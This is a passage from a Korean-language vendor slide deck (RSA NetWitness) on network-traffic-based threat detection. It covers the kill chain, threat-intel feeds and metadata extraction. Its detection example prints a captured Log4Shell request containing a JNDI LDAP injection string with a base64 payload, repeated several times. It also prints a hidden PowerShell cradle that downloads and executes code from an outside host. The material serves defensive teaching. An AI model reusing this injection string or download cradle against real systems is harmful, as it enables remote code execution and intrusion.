


네트워크 트래픽 심층 분석을 통한 고도화된 위협 탐지 및 대응

RSA 조남용 이사

사이버 킬 체인 전략의 핵심 – 네트워크 트래픽



1. 초기 침투

- 서버와 애플리케이션에 대한 취약점 공격
- 개별 사용자 대상의 피싱 공격 및 악성코드 전달

2. 거점 확보 및 내부점령

- 내부 확장, 관리자 권한 획득, 추가 접근경로 확보
- 중요 정보 확보, 암호화/데이터 은닉 등을 통한 유출 준비

3. 정보 유출 및 추가 공격

- 정보 유출 시작 (데이터 은닉, 유출지점 지속 변경)
- 공격 흔적 제거, 랜섬웨어 공격 및 시스템 파괴
- 다른 공격의 근거지로 활용

실시간 네트워크 원본 모니터링 및 분석 효과

공격의 명확한 인지



SIEM 기반의
로그만 이용한 가시성



네트워크 원본 모니터링을 통한
명확한 가시성

“로그와 엔드포인트 데이터는 무슨 일이 벌어졌는지 보여주고, 트래픽은 세션 재현을 통해 이유를 보여준다”

Ben Smith, CTO NetWitness

실시간 네트워크 원본 모니터링 및 분석을 통한 가시성 극대화

빈틈없는 공격 탐지와 깊이 있는 원인 분석



■ 위협 행위 탐지

- 알려진 C&C 포인트 또는 감염 경로를 인식하는데 유용함
- 비정상적인 연결 / 일반적이지 않은 프로토콜 탐지



■ 사건 범위 확인

- 악성 첨부 파일을 수신했거나 악성 사이트를 탐색한 호스트가 얼마나 되는지 확인



■ 근본 원인 분석

- 침해가 어떻게 시작되었는지 확인
- 침해 이전 상태로 복구하기 위한 네트워크 지표 문서화

NORTH/SOUTH 트래픽




- C&C
- 정보유출
- 초기 침해

EAST/WEST 트래픽



- 내부 탐색
- 계정 획득
- 내부 점령
- 정보 획득
- 관리자 권한 획득


NetWitness Network – 위협 탐지/분석 속도를 높이는 솔루션



트래픽 수집/저장 및 추가 정보 연계

트래픽 수집 및 처리

실시간 이상행위 탐지를 위한 특허 받은 트래픽 처리 아키텍처
(특허: US7634557B2, US20100002704A1)



위협 인텔리전스 제공

ThreatConnect와의 파트너십을 통해 ThreatConnect의 상용 CTI 정보와 OSINT 정보를 위협 인텔리전스로 제공



Partnership with  ThreatConnect™

Open Source INTElligence


IP / Domain Threat Intel

- * abuse.ch Feodo Tracker
- * Blocklist.de Apache IPs
- * Blocklist.de Bot IPs
- * Blocklist.de FTP IPs
- * Blocklist.de Bruteforce IPs
- * Blocklist.de IMAP IPs
- * Blocklist.de Mail IPs
- * Blocklist.de SIP IPs
- * Blocklist.de Strong IPs
- * BotScout Bot List
- * Botvrij Ips / Domains
- * BruteForceBlocker Blocklist
- * Cybercrime Tracker
- * dan.me Tor Exit Nodes
- * Disconnect.me Malvertising
- * Firebog Airtel Hrsk Domains
- * Firebog Prigent Malware Domains
- * Firebog Prigent Phishing Domains
- * Firebog Shalla Malware Domains
- * GreenSnow Blocklist
- * Haley SSH Bruteforce IPs
- * Rutgers Attacker IPs
- * VXVault

ThreatConnect의 CTI(상용 위협 정보) 제공


IP / Domain Threat Intel

- * CAL Suspicious Newly Registered Domains
- * CAL Suspected Ranking Manipulators
- * CAL Suspicious Nameservers



IoC Score 제공 (1~1000점)

- * ThreatConnect CAL 기반의 위협 신뢰도 점수
- * IoC Score가 높은 위협 공격 선별 탐지 및 대응



SESSION ID	SOURCE IP:PORT	DESTINATION IP:PORT	SERVICE	FIRST PACKET TIME	LAST P
130	10.105.174.54 :53163	139.162.75.112 :80	80	08/27/2020 08:58:17 pm	08/27 pm
CALCULATED PACKET SIZE	CALCULATED PAYLOAD SIZE	CALCULATED PACKET COUNT			
1883 bytes	1265 bytes	11			

REQUEST	Event Meta
GET /favicon.ico HTTP/1.1 Host: 139.162.75.112 Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.135 Safari/537.36 Accept: image/webp,image/apng,image/*,*/*;q=0.8 Referer: http://139.162.75.112/ Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9	Sequence > IOC Rutgers Attacker IPs IOC SCORE 645 COUNTRY.DST Japan

내부 환경 정보 연동

내부 환경 정보 연계를 통해 조직에 특화된 탐지/분석 체계 구현

<자산 정보 연동 예시>

Configure a Custom Feed

Define Feed Select Services Define Columns Review

Define Index

Type ☒ IP ☐ IP Range ☐ Non IP

Index Column 3 ☐ CIDR

Define Values

2	3 (index)	4	5	6
username		org		eth.src
Host	Host IP	Segment	Policy 01_05. DB 정보 확인	MAC Address
workgroup\yuseokko-w10	10.10.10.10	본사_2F-2 [Down]	MATCH 사용자 정보 확인	f079596a4995
yunjinhoh-n	10.10.10.10	B1F_Wlan	MATCH 사용자 정보 확인	a4c49450d732
younhwan-w10	10.10.10.10	본사_2F-1 [UP]	MATCH 사용자 정보 확인	74d435f71505
yookjy	10.10.10.10	본사_2F-1 [UP]	MATCH 사용자 정보 확인	408d5c9bf36c
yiyeonyoon	10.10.10.10	본사_2F-2 [Down]	MATCH 사용자 정보 확인	f079596a5dc8

Reset Cancel Prev Next

IT 정보



비즈니스 정보



자산 Intelligence

- 내부 네트워크 망 정보
- 자산 항목, 담당자
- 자산 중요도

- 비즈니스 담당자
- 내부 조직, 부서
- 비즈니스 시스템 역할

메타데이터 및 위협 지표 실시간 추출

실시간으로 수집한 트래픽에서 150가지 이상의 메타데이터 및 다양한 위협지표 실시간 추출

HTTP Method = POST
Directory = log4shell
Filename = login
Anomaly = no referrer
Anomaly = POST no GET

Host = 192.168.1.10:8080

User Agent = curl/7.74.0

IOC = Log4Shell Exploit

Network Event Details

Text

Packet

File

Host

Email

Web

Download PCAP

DISPLAY COMPRESSED PAYLOADS

DECODED TEXT

BASE64 FORMAT

powershell.exe -nop -w hidden

[Net.ServicePointManager]::SecurityProtocol=

[Net.SecurityProtocolType]::Tls12;

[System.Net.ServicePointManager]::ServerCertificateVal

idationCallback={\$true};\$G=new-object

net.webclient;if([System.Net.WebProxy]::GetDefaultProx

y()).address -ne \$null){\$G.proxy=

[Net.WebRequest]::GetSystemWebProxy();\$G.Proxy.Cre

entials=

[Net.CredentialCache]::DefaultCredentials;};IEX ((new-

object

Net.WebClient).DownloadString("https://sovexbyxbqyws

fb.com:8090/fileless/rvZmdv98")):IEX ((new-objct

REQUEST

POST /log4shell/login HTTP/1.1

Host: 192.168.1.10:8080

User-Agent: curl/7.74.0

Accept: */*

Content-Length: 854

Content-Type: application/x-www-form-urlencoded

uname=\${jndi:ldap://172.16.172.16:1389/Basic/Command/Base64/cG93ZXJzaGVsbC5leGUgLW5vcAtdyBoaWRkZW4gW05ldC5TZXJ2aWNLUG9pbmRNYW5hZ2VyXT06U2VjdXJpdHlQcm90b2NvbD1bTmV0L1NlY3VyaXR5UHJvdG9jb2xUeXB1XT06VGxzMTI7W1N5c3RlbS50ZXQuU2Vydm1jZVBvaw50TWFuYwdlcl06OlNlcnZlcnklcnRpZmljYXRlVmFsaWRhdGlvbkNhbgxiYWNRPXskdHJ1ZX07JEc9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50O2lmKftTeXN0ZW0uTmV0LldlY1Byb3h5XT06R2V0RGVmYXVsdFByb3h5KCKuYWRkcmVzcyAtbmUgJG51bGwpeyRHLnByb3h5PVt0ZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlY1Byb3h5KCK7JIEcuUHJveHkuQ3JlZGVudG1hbHM9W05ldC5DcmVhZ2V5bG93ZXJzaGVsbC5leGUgLW5vcAtdyBoaWRkZW4gW05ldC5TZXJ2aWNLUG9pbmRNYW5hZ2VyXT06U2VjdXJpdHlQcm90b2NvbD1bTmV0L1NlY3VyaXR5UHJvdG9jb2xUeXB1XT06VGxzMTI7W1N5c3RlbS50ZXQuU2Vydm1jZVBvaw50TWFuYwdlcl06OlNlcnZlcnklcnRpZmljYXRlVmFsaWRhdGlvbkNhbgxiYWNRPXskdHJ1ZX07JEc9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50O2lmKftTeXN0ZW0uTmV0LldlY1Byb3h5XT06R2V0RGVmYXVsdFByb3h5KCKuYWRkcmVzcyAtbmUgJG51bGwpeyRHLnByb3h5PVt0ZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlY1Byb3h5KCK7JIEcuUHJveHkuQ3JlZGVudG1hbHM9W05ldC5DcmVhZ2V5bG93ZXJzaGVsbC5leGUgLW5vcAtdyBoaWRkZW4gW05ldC5TZXJ2aWNLUG9pbmRNYW5hZ2VyXT06U2VjdXJpdHlQcm90b2NvbD1bTmV0L1NlY3VyaXR5UHJvdG9jb2xUeXB1XT06VGxzMTI7W1N5c3RlbS50ZXQuU2Vydm1jZVBvaw50TWFuYwdlcl06OlNlcnZlcnklcnRpZmljYXRlVmFsaWRhdGlvbkNhbgxiYWNRPXskdHJ1ZX07JEc9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50O2lmKftTeXN0ZW0uTmV0LldlY1Byb3h5XT06R2V0RGVmYXVsdFByb3h5KCKuYWRkcmVzcyAtbmUgJG51bGwpeyRHLnByb3h5PVt0ZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlY1Byb3h5KCK7JIEcuUHJveHkuQ3JlZGVudG1hbHM9W05ldC5DcmVhZ2V5bG93ZXJzaGVsbC5leGUgLW5vcAtdyBoaWRkZW4gW05ldC5TZXJ2aWNLUG9pbmRNYW5hZ2VyXT06U2VjdXJpdHlQcm90b2NvbD1bTmV0L1NlY3VyaXR5UHJvdG9jb2xUeXB1XT06VGxzMTI7W1N5c3RlbS50ZXQuU2Vydm1jZVBvaw50TWFuYwdlcl06OlNlcnZlcnklcnRpZmljYXRlVmFsaWRhdGlvbkNhbgxiYWNRPXskdHJ1ZX07JEc9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50O2lmKftTeXN0ZW0uTmV0LldlY1Byb3h5XT06R2V0RGVmYXVsdFByb3h5KCKuYWRkcmVzcyAtbmUgJG51bGwpeyRHLnByb3h5PVt0ZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlY1Byb3h5KCK7JIEcuUHJveHkuQ3JlZGVudG1hbHM9W05ldC5DcmVhZ2V5bG93ZXJzaGVsbC5leGUgLW5vcAtdyBoaWRkZW4gW05ldC5TZXJ2aWNLUG9pbmRNYW5hZ2VyXT06U2VjdXJpdHlQcm90b2NvbD1bTmV0L1NlY3VyaXR5UHJvdG9jb2xUeXB1XT06VGxzMTI7W1N5c3RlbS50ZXQuU2Vydm1jZVBvaw50TWFuYwdlcl06OlNlcnZlcnklcnRpZmljYXRlVmFsaWRhdGlvbkNhbgxiYWNRPXskdHJ1ZX07JEc9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50O2lmKftTeXN0ZW0uTmV0LldlY1Byb3h5XT06R2V0RGVmYXVsdFByb3h5KCKuYWRkcmVzcyAtbmUgJG51bGwpeyRHLnByb3h5PVt0ZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlY1Byb3h5KCK7JIEcuUHJveHkuQ3JlZGVudG1hbHM9W05ldC5DcmVhZ2V5bG93ZXJzaGVsbC5leGUgLW5vcAtdyBoaWRkZW4gW05ldC5TZXJ2aWNLUG9pbmRNYW5hZ2VyXT06U2VjdXJpdHlQcm90b2NvbD1bTmV0L1NlY3VyaXR5UHJvdG9jb2xUeXB1XT06VGxzMTI7W1N5c3RlbS50ZXQuU2Vydm1jZVBvaw50TWFuYwdlcl06OlNlcnZlcnklcnRpZmljYXRlVmFsaWRhdGlvbkNhbgxiYWNRPXskdHJ1ZX07JEc9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50O2lmKftTeXN0ZW0uTmV0LldlY1Byb3h5XT06R2V0RGVmYXVsdFByb3h5KCKuYWRkcmVzcyAtbmUgJG51bGwpeyRHLnByb3h5PVt0ZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlY1Byb3h5KCK7JIEcuUHJveHkuQ3JlZGVudG1hbHM9W05ldC5DcmVhZ2V5bG93ZXJzaGVsbC5leGUgLW5vcAtdyBoaWRkZW4gW05ldC5TZXJ2aWNLUG9pbmRNYW5hZ2VyXT06U2VjdXJpdHlQcm90b2NvbD1bTmV0L1NlY3VyaXR5UHJvdG9jb2xUeXB1XT06VGxzMTI7W1N5c3RlbS50ZXQuU2Vydm1jZVBvaw50TWFuYwdlcl06OlNlcnZlcnklcnRpZmljYXRlVmFsaWRhdGlvbkNhbgxiYWNRPXskdHJ1ZX07JEc9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50O2lmKftTeXN0ZW0uTmV0LldlY1Byb3h5XT06R2V0RGVmYXVsdFByb3h5KCKuYWRkcmVzcyAtbmUgJG51bGwpeyRHLnByb3h5PVt0ZXQuV2ViUmVxdWVzdF06